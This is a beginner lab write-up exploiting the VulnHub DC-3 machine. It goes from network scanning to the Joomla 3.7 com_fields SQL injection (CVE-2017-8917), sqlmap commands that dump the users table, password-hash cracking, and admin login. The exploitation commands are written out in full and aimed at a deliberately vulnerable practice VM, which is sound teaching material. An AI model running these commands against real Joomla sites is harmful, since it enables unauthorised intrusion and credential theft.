DC-3 VulnHub – Exploitation Walkthrough

Author: Nabin Dhungana – Cybersecurity Researcher   
Date: June 17, 2025

# Abstract

This document presents a comprehensive, beginner-friendly walkthrough of exploiting the DC-3 virtual machine from VulnHub. Using step-by-step instructions, the guide walks through reconnaissance, web stack enumeration, SQL injection discovery, database exploitation, hash cracking, and gaining administrative access to the target Joomla-based web application. The walkthrough is intended for students and professionals learning penetration testing techniques.

# Introduction

DC-3 is a virtual machine created for ethical hacking practice. It simulates real-world misconfigurations on a web application running Joomla CMS. The goal is to gain administrator access by identifying and exploiting security weaknesses. This walkthrough is crafted for individuals at all skill levels, who are on their journey into penetration testing and cybersecurity.

# Lab Environment Setup

Before beginning, ensure you have the following:  
1. DC-3 VM downloaded from: *https://www.vulnhub.com/entry/dc-32,312*  
2. VirtualBox or VMware to run both attacker (e.g., Kali Linux) and victim machines  
3. Ensure both VMs are on the same Host-Only or NAT network for communicationA screenshot of a computer

AI-generated content may be incorrect.

# Reconnaissance

The first step is to identify the IP address of the DC-3 machine using Netdiscover, which detects devices on the same network.  
Command:  
***netdiscover -r 192.168.150.0/24***

A screenshot of a computer screen


AI-generated content may be incorrect.  
After finding the target’s IP, we use Nmap for a full port and service scan:  
***nmap -sC -sV -T4 -p- -oA dc3\_scan 192.168.150.130***  
- -sC: default scripts  
- -sV: version detection  
- -T4: faster execution  
- -p-: scans all ports  
- -oA: output in multiple formats

A computer screen shot of a program

AI-generated content may be incorrect.  
Result: Only port 80 is open, and Apache web server is running. Joomla is detected as the CMS.

# Web Stack Enumeration

To learn more about the website's technology stack, we use WhatWeb:  
***whatweb*** [***http://192.168.150.130***](http://192.168.150.130)

  
WhatWeb reveals:  
- CMS: Joomla  
- Server: Apache 2.4.18  
- PHP: 5.6.4  
- OS: Ubuntu 16.04  
Knowing this stack helps us search for specific vulnerabilities that affect outdated Joomla or Apache versions. As we found Joomla 3.7 version through README.txt

A screenshot of a computer

AI-generated content may be incorrect.

# SQL Injection Discovery


Using search engines or ExploitDB, we discover that this Joomla version is vulnerable to CVE-2017-8917. It allows unauthenticated SQL injections.

For this CVE we use exploit-db, as it describes the payload

[*https://www.exploit-db.com/exploits/42033*](https://www.exploit-db.com/exploits/42033)

A screenshot of a computer


AI-generated content may be incorrect.  
We use SQLMap to test and exploit the injection point:  
Command:  
***sqlmap -u "http://192.168.150.X/index.php?option=com\_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]***

  
The command tests deep SQLi payloads against the URL. SQLMap confirms vulnerability and lists databases including 'joomladb'. A computer screen shot of a computer code

AI-generated content may be incorrect.

This output reveals database names.

# Database Enumeration

We now explore the contents of 'joomladb' using SQLMap to identify tables:  
Command:  
***sqlmap -u "..." --risk=3 --level=5 --random-agent -D joomladb --tables***  
A screen shot of a computer program

AI-generated content may be incorrect.

A table named '#\_\_users' appears, which likely stores Joomla user data. We dump the username, password, and email columns:  
Command:  
***sqlmap -u "..." --risk=3 --level=5 --random-agent -p list[fullordering] -D joomladb -T '#\_\_users' -C id,name,username,email,password --dump***  
The result contains hashed passwords.

A screen shot of a computer

AI-generated content may be incorrect.

**A computer screen shot of a computer code

AI-generated content may be incorrect.**

# Password Hash Cracking

We use John the Ripper to crack the hashes extracted from the Joomla database.  
Command:  
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

A computer screen shot of text

AI-generated content may be incorrect.  
  
After some time, John reveals the plaintext password for the admin user.

A screen shot of a computer screen

AI-generated content may be incorrect.

# Accessing the Admin Panel

Now we look for the admin login page using Gobuster for directory brute force:  
Command:  
gobuster dir -u http://192.168.150.X -w /usr/share/wordlists/dirb/common.txt  
A computer screen shot of a computer

AI-generated content may be incorrect.  
Discovered path: /administrator  
We visit this page and successfully log in using the cracked admin credentials.

A screenshot of a computer

AI-generated content may be incorrect.

# Conclusion

This walkthrough demonstrates how misconfigurations and outdated software like Joomla can be exploited by attackers. Each stage – from reconnaissance to SQL injection and admin panel access – highlights the need for regular patching and proper access controls. The report emphasizes a clear, beginner-friendly approach to make cybersecurity learning more accessible.

# References

*Exploit Database. (2017). CVE-2017-8917 - Joomla com\_fields SQL Injection. https://www.exploit-db.com/exploits/42033  
VulnHub. (n.d.). DC-3 VM. https://www.vulnhub.com/entry/dc-32,312  
OWASP. (n.d.). SQL Injection. https://owasp.org/www-community/attacks/SQL\_Injection  
SQLMap. (n.d.). Automatic SQL injection tool. https://sqlmap.org  
John the Ripper. (n.d.). https://www.openwall.com/john/*